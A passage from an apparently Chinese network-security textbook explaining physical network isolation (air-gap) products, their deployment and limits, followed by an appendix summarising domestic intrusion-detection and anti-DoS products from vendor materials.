天行网安的安全物理隔离系统主要包括专用物理隔离装置、数据暂存区、内外网主机三部分。下面介绍其工作原理。

1. 出内网信息的安全性

系统允许的信息由内到外的传输途径主要有两种，邮件的发送和 WWW 访问。首先，在

该产品中，邮件发送系统经过了改装，每个需要发送的邮件都必须带有数字签名，用于签名的证书必须是本系统发放的。同时，邮件客户端安装证书的时候需要为证书加上个人信息码（PIN）。这样，每个用户发送每封邮件的时候都必须输入自己为自己的证书设置的PIN码，然后证书才会允许被读取，并用此证书在邮件上签名。采用天行物理隔离系统实现物理隔离的方案如图5-15所示。



图5-15　采用天行物理隔离系统实现物理隔离的方案

其次，WWW访问请求可能泄漏信息的途径是，在请求的时候用GET方法带上查询字串，或者用POST方法将各种格式的信息发送出去等。对此，该产品的防范措施有两方面，第一，身份认证，只有系统授权的用户输入自己设置的口令后才能进行WWW请求；第二，系统可以完全禁止GET方法中的查询字串和POST方法，以防止在WWW请求中可能出现的重要信息的泄漏。

2. 外网主机的安全性

首先，在系统的体系结构中，内外网进行信息交换的惟一途径是通过数据交换盘交换文件。这样的设计，即使外网主机完全被黑客侵占，也只能通过在数据交换盘中存放的文件以试图入侵内网，而这些的文件首先会被内网中的扫描引擎进行扫描，有害数据将会被清除，且这些文件永不会被执行。

其次，系统中的外网主机不提供任何服务。黑客入侵都是利用目标系统提供的各种服务的漏洞进行攻击的。在本系统中，外网主机的任务仅仅是收取邮件、取网页，这些任务都是通过客户程序完成的，不需要运行任何服务器程序。因此，系统中的外部主机设置成为不接受来自任何主机的发起连接，这样外部主机对于因特网来说就像被隐藏了一样，使黑客无机可乘。

详情参见 http://www.topwalk.com。

5.4 物理隔离的部署

当前的网络物理隔离主要在如以下几个方面作防护：客户端的物理隔离、集线器级的物理隔离以及服务器端的物理隔离。下面将针对这三种应用进行简单说明，并在第四节给出一些典型应用案例。

5.4.1 客户端的物理隔离

到目前为止，应用得最多的是客户端的物理隔离方案。这种方案用于解决网络客户端的信息安全问题。假定某机构的网络已经分为了两个网络，一个是内部涉密网，一个是外部公共网，内部涉密网用于安全工作的涉密环境，不与外部网络有任何的连接；外部公共网则是开放的，可以连接 Internet 等公众网以获取及发布信息。在网络的客户端应用物理隔离卡产品，可以使一台工作站计算机既可连接内网又可连接外网，可在内外网上分时工作，同时，绝对保证内外网之间物理隔离，起到了方便工作、节约资源等目的。

在客户端物理隔离产品中，应用较广的是第三代单硬盘物理隔离卡和第二代双硬盘物理隔离产品。单硬盘物理隔离产品属较高端的产品，生产厂家不多。

5.4.2 集线器级的物理隔离

集线器级的物理隔离产品需要与客户端的物理隔离产品结合起来应用，可以在客户端的内外双网的布线上使用一条网络线来通过远端切换器连接内外双网，实现一台工作站连接内外两个网络的目的，并在网络布线上避免了客户端计算机要用两条网络线连接网络。

5.4.3 服务器端的物理隔离

服务器端的物理隔离产品是一种崭新的高级隔离产品，现在国外的产品已经得到应用，它通过复杂的软硬件技术实现了在服务器端的数据过滤和传输任务。前面提到的第四、第五代物理隔离产品都是基于服务器的产品。

5.4.4 物理隔离的典型案例

下面介绍几种物理隔离技术的典型案例，包括高安全性的接入访问服务、对网站、数据库和核心资产的保护、两个网络的隔离以及政府网络中的物理隔离应用。

1. 高安全性接入访问服务

对那些因为安全原因要求限制接入互联网的单位和部门，可以采用中网物理隔离网闸来提供接入服务。内部用户可以访问互联网，而互联网上的黑客无法入侵和攻击内部网络。提供的服务包括 web 站点访问，电子邮件收发，文件下载等服务。采用中网物理隔离网闸实现高安全性接入访问服务的方案如图 5-16 所示。



图 5-16　采用中网物理隔离网闸实现高安全性接入访问服务的方案

2. 保护网站、数据库和核心资产

对那些提供电子商务和电子政务的单位来讲，既要提供访问服务，又要解决安全问题。在网站或数据库之前采用中网物理隔离网闸就可以解决相关的安全问题。采用中网物理隔离网闸保护核心资产的方案如图 5-17 所示。



图 5-17　采用中网物理隔离网闸保护核心资产的方案

3. 两个网络之间的物理隔离

大量的专网和公网之间、内网和外网之间需要解决入侵和安全问题。采用中网物理隔离网闸可以实现两网之间必要的数据通信，又保证不会有相互入侵的安全问题。采用中网物理隔离网闸实现双网物理隔离的方案如图 5-18 所示。



图 5-18　采用中网物理隔离网闸实现双网物理隔离的方案

4. 物理隔离解决方案在政府网络中的应用

按照国家有关政策的要求，政府上网必须实行网络的内外网划分以及实现内外网的物理隔离，这是解决政府信息化过程中机密信息安全问题的必要方法。下面列举几个简单的案例。

（1）单内网解决方案：这种方案适合小型的单网结构的局域网。在一些小规模的政府部门中（如只有 5-15 台计算机组成的网络），由于功能比较单一，没有必要划分几个网络，同时为节约成本，只有部分工作站节点机需要单独通过 Modem 等拨号设备接入 Internet 网。这样可以在需要接入 Internet 的工作站节点计算机上安装物理隔离产品，让其能够在与网络隔离的状态下拨号上网，确保内部网络的安全。单内网物理隔离解决方案如图 5-19 所示。



图 5-19　单内网物理隔离解决方案

（2）远程解决方案：适用于各种远程计算机在安全环境下连接到内部安全网络中的案例。例如一个政府部门的信息中心向分布在城市各处的分支机构查询数据或分支机构向信息中心汇总数据时，需要有非常安全的措施保障内部网络不受非法侵犯，如图 5-20 所示。



图 5-20　远程物理隔离解决方案

（3）双网解决方案：这种方案适合中大型机构的局域网布局。在这里，某个政府机构内的网络分为内部涉密网和外部公共网，其中公共网通过集中出口连接 Internet（视需要也要安装防火墙、入侵检测及防病毒等措施），部分计算机需要能够接入两个网络，但同时又要保证内外网的完全物理隔离。远程物理隔离解决方案如图 5-21 所示。



图 5-21　远程物理隔离解决方案

还有一些机构的网络由于内部功能的划分，本身就有几个分离的网络，采用伟思（victory-idea）物理隔离方案将更好地把这些网络整合在一起，变为一个全范围公共网加上几个内部安全子网的多网互动的有效网络格局。

5.4.5　物理隔离方案的选择

如果说网络安全的目标是一座大厦的话，那么相应的安全解决方案就是施工的蓝图，它使网络建设和管理过程中的安全工作避免盲目性。根据功能、保密水平和安全水平等要求的差异将网络进行分段隔离，可以实现更为细化的安全控制体系，将攻击和入侵造成的威胁分别限制在较小的子网内，提高网络整体的安全水平。

要实现内网与外网物理隔离的目的，必须保证做到以下几点：

在物理传导上使内外网络隔离，确保外网不能通过网络连接而侵入内网，同时防止内网信息通过网络连接泄漏到外网。

在物理辐射上隔断内网与外网，确保内网信息不会通过电磁辐射或耦合方式泄漏到外网。

在物理存储上隔断两个网络环境，对于断电后会丢失信息的部件，如内存、处理器等暂存部件，要在网络转换时做清除处理，防止残留信息造成信息泄漏。对于断电非丢失性设备，如磁带机、硬盘等存储设备，内网与外网信息要分开存储。严格限制可移动介质的使用，如无线连网的便携式计算机等。

用户在建设安全、可靠和物理隔离的信息网络时，首先要做好系统规划，主要考虑和遵循以下原则：

- 选择国家保密局认证的物理隔离产品。
- 确保选择最先进、最优秀的技术和产品。
- 确保选择的产品具有良好的安全性、可扩充性和易操作性。
- 在选择产品和确定相应的解决方案时，充分考虑其实用性和可靠性。
- 尽量保护现有投资，减少不必要的附加产品。
- 提供最优质的技术服务和售后服务。

现在市面上已经有许多种物理隔离产品，有性能较高的单硬盘物理隔离卡，也有成本相对较低廉的双硬盘物理隔离卡，用户可以根据自己的实际情况选择不同的产品实现应用。

5.5 物理隔离的不足之处

前面提到，人们正在广泛地使用各种复杂的软件技术，如杀毒软件、防火墙和入侵检测系统（IDS）等。但是由于这些技术都是基于软件的保护，是一种逻辑机制，这对于黑客或内部用户而言是能被操纵的，无法满足某些组织提出的高度数据安全要求。物理隔离能够从根本上解决以上问题，实现物理级的安全，而不仅仅是逻辑层面的安全。不过这也是有一定条件的，采用不同的技术实现物理隔离不一定都绝对安全。下面将对物理隔离器的安全特性进行分析，同时指出仅有物理隔离技术是远远不够的，客户必须要有正确的安全意识，只有细心的客户合理地利用这项技术，才能充分发挥其作用，确保网络和信息的安全。

5.5.1 物理隔离的安全特性

通常的网络隔离技术从客户端桌面解决方案来看，基本上是用双硬盘的物理隔离技术。从网络整体隔离解决方案来看，一部分采用的是“一刀切”的完全的物理隔离技术，即内外网完全隔离，没有任何信息交换；一部分采用的是所谓自动的信息转播/交换系统。

完全的物理隔离技术使得内外网完全没有任何信息交流，显然，此办法违背了网络应用的初衷。自动的信息转播/交换系统的工作原理是这样的：一个主控服务器或称为采集器，负责对外网信息目标的确定和采集工作，由内网用户需求而定，如指定常见的站点等；一个中间缓冲器负责内外网信息的暂存和转发工作，保证在信息的转发过程中，当内网和交换系统相连接时，交换系统和外网断开，当外网和交换系统相连接时，交换系统和内网断开，即交换系统始终只和内外网的一端保持连接；一个内网数据分析器负责对进入内网的信息进行分析、过滤。这三个部分一般放在一台机器上，三部分协调统一地工作。这种系统对内部网的保护由三方面决定：（1）通过定向采集功能对采集器设定目标而拒绝了其他用户对内网的访问；（2）通过中间缓冲功能对信息暂存、转发，实现对黑客攻击的阻断；（3）通过内网分析功能，实现对黑客信息、病毒信息的过滤和清除。但是，这三个方面对黑客的防范作用都十分有限，远不能达到对内网的有效保护作用，主要表现在：定向采集功能不能有效达到预期目的，防火墙是一个明显的例子。通常人们在配置防火墙的时候也会设定许多可连接的目标，拒绝特殊的访问目标，但是这种设定对黑客并没有很大作用。

中间缓冲功能对阻断黑客的攻击极为有限。其实 TCP/IP 协议本身对于网络的连接就是交互式的，这个过程实际上信源方一旦发出信息后就处于短暂的断开状态，而差不多目标方该返回信息时信源方又要开始连接。所以说中间缓冲功能只不过是标准 TCP/IP 连接的慢动作而已。而作为黑客，可以在内部服务器驻留这种连接木马程序，实现定时的通讯连接或者干脆在物理隔离系统上驻留黑客代码。

内网数据分析器对于发现黑客侵犯行为是基于模式匹配进行的，是目前各个研究机构都在广泛研究、探讨的问题，要想有效地发现大量的攻击行为有很大的难度，目前这方面的技术还很薄弱。

5.5.2 物理隔离与其他安全措施的配合

“物理隔离”技术正在被越来越多地应用到各种解决方案中。前面已经描述过，所谓物理隔离就是指内部网不得直接或间接地连接公共网即国际互联网。物理隔离为内部网划定了明确的安全边界，使得网络的可控性增强，便于内部管理。因此物理隔离是有必要的而且是可行的。

物理隔离同样存在许多弊端。例如内网用户就无法使用丰富的国际互联网的各种资源（如查询资料和国际电子邮件），而对于用户来说，这些又是工作中非常需要的。另外，要做到真正的物理上的隔离还会导致投资成本的增加，占用较大办公空间。而且如果使用两台机器分别接入内网和公网的话，还存在网络设置复杂、维护难度较大的问题。

目前已经出现了多种物理隔离的技术正在努力解决这些问题，也有一些公司推出了自己的物理隔离产品，物理隔离技术会越来越成熟。

然而，物理上的隔离就是真正安全的吗？要明确的一点是，网络和信息安全本质的问题在人，任何系统都是“人机系统”，不能把人排除在外。如果网络和系统用户没有责任心和安全意识的话，那么一切网络安全设施就形同虚设。虽然物理隔离可以防范来自外界的攻击，然而来自网络内部人员的攻击却是最可怕的，因为大部分的网络危害实际上来自于内部网络。只具备了先进的网络安全解决方案是不够的，关键还要有良好的网络安全意识，才能做到防患于未然。在很多企事业单位里，网络安全人员的缺乏和人们信息安全意识的缺乏已到了相当严重的地步。快速培养专门的信息安全高级人才和广泛提高社会人员的安全意识，也是网络安全建设的一项重要任务。

安全本身不是目的，它只是一种保障。构筑网络安全体系是一项艰巨复杂的系统工程，从健全的安全法规政策，到相应的安全管理策略，再到安全解决方案的选择和实施，每一个环节都是建立网络安全体系不可缺少的。并不存在一种完美的安全解决方案，任何一种安全防范的措施都是有利有弊的，关键是权衡利弊，使其更适合自己的安全需求。

对于物理隔离技术而言，要使其真正地发挥优势不仅要选择适合的物理隔离产品，制定相应的安全解决方案，真正做到物理上的隔离以保证信息的机密性和完整性，还要实施完善的安全策略和管理措施，才能保证物理隔离产品和安全解决方案的实施真正发挥作用。

PDG

附录 1　国内入侵检测产品简介

为了帮助读者了解和选择国内的入侵检测产品，本附录详细介绍了国内主要的入侵检测系统。本节所作的介绍，其素材主要来自于各生产厂商的产品宣传材料，因此其准确性和详细程度依赖于这些宣传材料的准确性。本节对产品的介绍没有先后顺序，即产品的排名不分先后。

1. 中联绿盟信息技术（北京）有限公司的几款产品

中联绿盟信息技术（北京）有限公司自主研发的“冰之眼”网络入侵侦测系统是 NSFOCUS 系列安全软件中的专门针对网络遭受黑客攻击行为而研制的网络安全产品，该产品可最大限度地、全天候地监控，提供企业级的安全侦测手段。在事后分析的时候，可以清楚的界定责任人和责任事件，为网络管理人员提供强有力的保障。使用“冰之眼”，系统管理人员可以自动地监控网络的数据流、主机的日志等，对可疑的事件给予侦测和响应，在内联网和外联网的主机和网络遭受破坏之前阻止非法的入侵行为。

冰之眼入侵侦测系统由如下部件组成：网络探测器、内网探测器、SSL 传输通道、中央控制台、SQL 日志数据库、日志分析系统以及绿盟科技中央升级站点。

主要特性

（1）　全面的知识库。
（2）　优异的运行性能。
（3）　IP 碎片重组。
（4）　TCP 状态跟踪及流汇聚。
（5）　协议解码。
（6）　拒绝服务检测。
（7）　内网监控（内网拨号）。
（8）　集中管理中心。
（9）　在线升级。

冰之眼系列目前的发行版本包括 100M 硬件产品、1000M 硬件产品、Windows 2000 和 Windows XP 软件产品。冰之眼的控制台可以监视和控制多个探测器，冰之眼的探测器也可以对两个控制台同时告警。冰之眼的探测器配置两块网卡：一块网卡连接在所监视的 Hub/交换机上，不用配置 IP 地址，监视需要监视的机器；另一块网卡配置一个和 Hub/交换机上的机器不在一个网段的 IP 地址，用于和控制台通信，控制台可以放在本地，远程监视机房中的探测器，另外一个控制台也能随时同步得到探测器的告警。

该公司自主研发的 HIDS 入侵侦测系统是一款基于主机的系统安全软件产品，该产品具备主机加固和入侵检测的功能，可为客户的服务器提供全天候的监控，能根据管理员的要求实时地阻止攻击行为并在日志数据库中进行记录，为系统管理员提供强有力的保障。

主要特性

（1）全面的知识库：可侦测出针对 IIS Web 服务器的多种攻击方法，并可以根据需要进行知识库的升级。

（2）实时的侦测与阻断：由于与主机紧密结合，可以在攻击行为得逞之前将其禁止。

（3）全面的侦测：不仅可以对进出主机系统的网络数据包进行过滤，还可以对系统中的文

件操作进行完全独立于系统 ACL 的强制访问控制，并特别针对 IIS Web 服务进行入侵特征识别。

（4）强大的集中监控中心：多台主机上的探测器收集的信息统一发送到中央控制台进行集中分析和处理，探测器和控制台之间采用高强度的 SSL 加密通信。

（5）全天候自动侦测：对主机进行 24 小时不间断的监控，当系统出现异常行为时可以及时、自动地根据知识库规则进行处理，无须人为干涉。

（6）详尽的日志记录：便于管理员对系统中发生的事件进行查询、分析。

（7）多样化的报表形式：日志管理系统可以根据需要对事件日志进行分类并生成相应的报表以供系统管理员进行分析决策。

（8）灵活的模块组装策略：由多个相对独立的功能模块构成，用户可以根据需要选择性地启动其中相应的模块。

（9）多平台：目前支持 Windows 和 Solaris 平台。

绿盟科技还有一款专门防御拒绝服务攻击的硬件产品 Collapsar（黑洞），它可以抵御诸多的网络拒绝服务攻击，例如 SYN Flood、连接耗尽攻击、UDP Flood 和 TearDrop 等。

主要特性

（1）即插即用：无须配置，即插即用。

（2）自身优越的安全性：无 IP 地址，实现网络隐身。

（3）对各类 DoS 的防护：能够对 SYN Flood、UDP Flood、ICMP Flood 和（M）Stream Flood 等各类 DoS 攻击进行防护。

（4）高效率的代码：关键代码全部用 Pentium 汇编语言实现，最大程度地提高代码效率。

（5）优化的 TCP 状态：对于标准 TCP 状态进行精减和优化，从而提高系统的效率。

（6）主机识别机制：产品可以用来保护一个网段，如果 DoS 攻击受保护主机中的一台或几台，那么对同网段内其他主机的正常访问不会受到 DoS 的影响。

（7）日志和审计：能够对各类 DoS 攻击进行详细记录。

（8）入侵检测（可选模块）：对于常用的入侵方式，如 Ping of Death、Land、Tear Drop 和 WinNuke 能进行防护。

（9）防止连接耗尽：能够防止连接耗尽，提供防止多线程下载的功能。

（10）Web 页面管理：通过本产品的管理端口可以进行基于 Web 页面的管理，查看详细的日志信息、图形化的实时流量监控、将日志信息通过 E-mail 发送到管理员的信箱和攻击信息报表显示等。

在具体使用时，可以把该产品看成是一段网线，把它放置在路由器、防火墙或 Web 服务器前面，便可起到防御 DoS 的功能。

中联绿盟信息技术（北京）有限公司的网址为 http://www.nsfocus.com/。

2. 北京北方计算中心的入侵检测产品

北京北方计算中心研发的入侵检测产品主要有网络安全伴侣 SAFEmate，它的最大特点是将网络安全分析预警和报警合成一个安全解决方案。SAFEmate 是一个集网络系统安全性扫描分析和网络入侵检测于一体的套件系统。SAFEmate 由 5 部分组成：ISExplorer（网络安全性分析系统）、DBSExplorer（数据库安全性分析系统）、SSExplorer（操作系统安全性分析系统）、

NISDetector（网络安全监测预警系统）和 HISDetector（主机安全监测预警系统）。它们利用网络安全规律，采用实践性方法，全方位地对信息系统进行安全性分析评估和监测，最大限度地保证信息系统的安全。

ISExplorer（网络安全性分析系统）是一个网络安全性评估分析软件。通过用实践性的方法扫描分析网络系统，检查报告系统存在的弱点和漏洞，建议补救措施和安全策略，根据扫描的结果配置修改网络系统，达到增强网络安全性的目的。网络安全性分析系统能全面地检查服务器、路由器、防火墙、操作系统和网络应用进程，领先 Hacker 发现系统潜在的入侵漏洞并加以修改，最大限度的保证网络系统的安全。

ISExplorer 具有较强的扫描分析能力，能全方位、多侧面地对网络安全隐患进行扫描分析，基本上覆盖了目前网络和操作系统存在的主要弱点和漏洞，具有强大的扫描分析能力。

ISExplorer 具有安全策略的自定义能力，用户可根据不同的安全需求，选取或自定义不同的扫描策略，对相应的网络设施进行扫描分析。

ISExplorer 严格遵守国际惯例，对扫描强度和系统风险级别实行分级制。扫描强度分为重度扫描、中度扫描、轻度扫描和自定义强度扫描，能满足不同用户对不同网络安全的要求。

ISExplorer 面向多操作系统，检测范围广泛，具有远程和本地两种工作模式，能准确全面报告网络存在的弱点和漏洞，能够建议补救措施和安全策略，具有生成分析报告的能力，具有较强的自我保护能力。

SSExplorer（操作系统安全性分析系统）是操作系统安全评估分析工具。它从操作系统的角度，以管理员的身份对独立的 UNIX 主机的安全性进行评估分析。SSExplorer 是网络安全性分析系统 ISExplorer 的一个补充。一方面它分析寻找当前系统中存在的配置问题；另一方面它寻找用户系统已经被侵入的迹象。其中，当前配置检测包括配置文件检测、软件版本检测、文件宿主和允许检测、SUID/SGID 文件检测、不规则文件检测、用户账户检测、工作组设置检测、口令检测、系统受损检测、系统更改检测和文件基线受损检测等。

NISDetector（网络安全监测预警系统）是入侵检测类产品，是基于电子指纹的实时网络自动违规识别和响应系统。它运行于需要保护的网络上，通过实时截获网络数据流，寻找网络违规模式和未授权的网络访问尝试。当发现网络违规模式和未授权的网络访问时，网络监测预警系统能够根据系统安全策略做出回应，包括实时报警、事件登录、自动阻断通信连接或执行用户自定义的安全策略等。

NISDetector 的主要功能

（1）实时网络数据流跟踪：NISDetector 运行于有敏感数据、需要保护的网络之上，实时监视网络上的数据流，分析网络通信会话轨迹。

（2）网络攻击模式识别：NISDetector 内置已知网络攻击模式数据库，能够根据网络数据流和网络通信会话轨迹，寻找网络攻击模式。

（3）网络安全违规活动捕获：NISDetector 能够根据用户自定义的网络安全策略对网络活动进行检查，捕获网络安全违规活动。

（4）网络安全事件的自动响应：NISDetector 能够自动响应网络安全事件，包括控制台报警；记录网络安全事件的详细信息，并提示系统安全管理员采取一定的安全措施；实时阻断连接。

（5）提供智能化网络安全审计方案：NISDetector 能够对大量的网络数据进行分析处理和

过滤，生成按用户策略筛选的网络日志，大大减少了需要人工处理的日志数据，使系统更有效。

（6）支持用户自定义网络安全策略和网络安全事件：NISDetector 不仅能提供缺省的网络控测器模板，而且它允许用户根据系统规则生成用户模板。同时，它还支持用户定义的用户网络安全事件。

NISDetector 的主要特点

（1）NISDetector 采用透明工作方式，它静静地监视本网段数据流，对网络通信不附加任何延时，不影响网络传输的效率。

（2）NISDetector 采用集中管理的分布工作方式，能够远程监控，可以对每一个控测器进行远程配置，可以监测多个网络出口或应用于广域网络监测，并支持加密通信和认证。

（3）NISDetector 能进行运行状态实时监测，远程启停管理。

（4）NISDetector 的安全域过滤技术使其具有良好的应用扩充能力，可以在单机处理能力不足的情况下，通过安全域拆分，用多机并行处理满足系统应用需求。

（5）以安全策略模板、安全事件、安全事件响应方式支持安全策略定义。

（6）控测器支持多接口，有隐蔽自身的自我保护功能。

HISDetector（主机安全监测预警系统）是主机安全事件和违规行为识别与响应系统。它运行于有敏感数据需要保护的主机上，通过实时监视系统审计信息，掌握主机安全活动和违规活动，并按用户安全策略自动进行攻击响应，包括记录事件发生的日期和时间、事件的源与目的 IP 地址、事件所涉及的用户和对象、事件成功与否、实时阻断非法拨号上网等。HISDetector 能够深入检测系统内部的活动，不受分布式、加密和交换环境的制约，把特定的问题同特定的用户联系起来。HISDetector 与 NISDetector 相互补充，可以从不同侧面更加全面地了解网络的安全现状，有效地制定网络安全策略，使得网络更加安全、可靠。

HISDetector 的主要功能

（1）方便地定制主机安全策略：HISDetector 内置 110 余种主机审计事件，提供安全规则模板，用户可方便、快捷地定义面向主机安全需求的规则模板。

（2）实时系统审计信息分析跟踪：NISDetector 的主机代理运行于重要或敏感的网络服务器上，实时监视系统活动，通过分析审计信息寻找敏感事件和用户关注的安全事件。

（3）主机安全事件识别及安全违规活动捕获：HISDetector 内置主机安全事件知识库，能够根据审计日志寻找主机安全事件模式，并根据用户制定的主机安全策略对主机活动进行检查，捕获主机安全违规活动。

（4）实时主机安全事件报警与自动响应：HISDetector 能够根据所发生的主机安全事件，以不同的事件等级产生控制台报警，并提示系统安全管理员采取一定的安全措施。自动响应主机安全事件包括记录事件发生的日期和时间，事件的源与目的 IP 地址，事件所涉及的用户和对象，事件成功与否及实时阻断非法拨号上网等。

（5）主机资源（目录、文件和注册表等）监测：系统默认情况下，对一些重要的注册表键值进行监测，并对用户自定义的需要保护的文件或目录的添加、修改、删除、更改审核规则及改变用户权限等操作进行实时监测与报警。

（6）实时系统审计日志分析：系统记录管理员进行的各种操作以及主机代理的非正常状态，并提供用户查询接口。

（7）智能化查询和安全审计方案：能够根据用户定制的筛选策略，对大量的报警数据进行

分析和过滤，并提供安全事件、事件类别、报警级别、报警主机和用户自定义文件访问的审计分析。

HISDetector 的主要特点

（1）采用集中管理的分布式安全监测模式。

（2）适用于加密和交换环境。

（3）能检测到基于网络系统检测不到的攻击，用户登录及退出登录的情况以及用户连结到网络以后的行为。

（4）以安全规则模板，安全事件，安全事件响应方式支持安全策略定义。

（5）身份控制与认证功能。

（6）主机代理对性能的影响较少。

3. 东软软件股份有限公司的入侵检测产品

NetEye IDS 2.0 是东软集团有限公司最新开发的具有自主版权的网络入侵检测系统。利用独创的数据包截取技术对网络进行不间断的监控，扩大网络防御的纵深。它采用先进的基于网络数据流的实时智能分析技术判断来自网络内部和外部的入侵企图，进行报警、响应和防范，并可对网络的运行、使用情况进行监控、记录和重放，使用户对网络的运行状况一目了然。同时它还提供网络嗅探器和扫描器，便于分析网络的问题，定位网络故障。NetEye 入侵检测系统可对自身的数据库进行自动维护，不需要用户的干预。学习使用极其简单，不会对网络的正常运行造成任何干扰。

NetEye IDS 2.0 采用客户/服务器结构，由检测引擎和管理主机组成。检测引擎是一个高性能的专用硬件，运行安全的操作系统，对网络中的所有数据包进行记录和分析。在重组网络数据流的基础上，根据规则判断、统计分析是否有异常事件发生，并及时报警和响应。同时记录网络中发生的所有事件，以便事后重放和分析；NetEye IDS 管理主机主要包括运行于 Windows 操作系统的中文图形化管理软件。使用加密通道和检测引擎安全通信，可以查看分析一个或多个检测引擎，进行策略配置系统管理，显示攻击事件的详细信息和解决对策，恢复和重放网络中发生的事件，提供分析网络运行状况的工具，并可产生图文并茂的报表输出。

该系统的主要功能

（1）多种通信协议内容恢复功能。IDS 2.0 系统针对几种常用的应用协议（HTTP、FTP、SMTP、POP3 和 TELNET）数据连接的内容恢复的功能，能够完全记录通信的过程与内容，并将其回放。并可自定义协议，便于扩充。此功能对监控内部网络中的用户是否滥用网络资源，了解攻击者的攻击过程和发现未知的攻击具有很大的作用。

（2）网络攻击与入侵监测功能。根据数据流智能重组，轻松处理分片和乱序数据包。利用统计与模式匹配、异常分析，检测 1000 多种攻击与入侵行为。

（3）报表功能。IDS 2.0 系统提供灵活、方便、图文并茂的报表功能，便于管理员检索和保存信息。

（4）实时网络监控功能。监控网络当前连接，显示用户信息，随时断开可疑连接，最大限度的保证网络安全。同时监控网络流量及网络当前状况，便于用户发现网络异常，定位网络故障。还利用网络嗅探器对网络中的数据流进行分析、解码，查找网络问题。

（5）历史连接察看。察看网络中发生的所有连接事件，是完整的网络审计日志。

（6）网络端口扫描。利用网络端口扫描器主动扫描网络，发现网络问题。

该系统的主要技术特点

（1）高效独特的数据截取技术。

（2）完整的数据流恢复技术。

（3）网络通信完全监控。

（4）中文图形化管理。

（5）基于统计、异常识别及模式匹配识别入侵。

（6）操作简单，自动维护，不需用户干预。

（7）接入简便，不需改变现有网络拓扑结构。

（8）系统支持多处理器，可最大限度利用硬件资源。

（9）支持分布式结构，监控大型网络。

（10）实时监控网络当前运行状况，为用户人工监控和分析提供有力工具。

（11）即时报警，实时展示入侵行为，并作出反应。

（12）全面的内容恢复，支持多种常用协议。

（13）灵活的查询、报表功能。

（14）自身的高度安全性和隐蔽性。

（15）集成的网络管理和诊断平台。

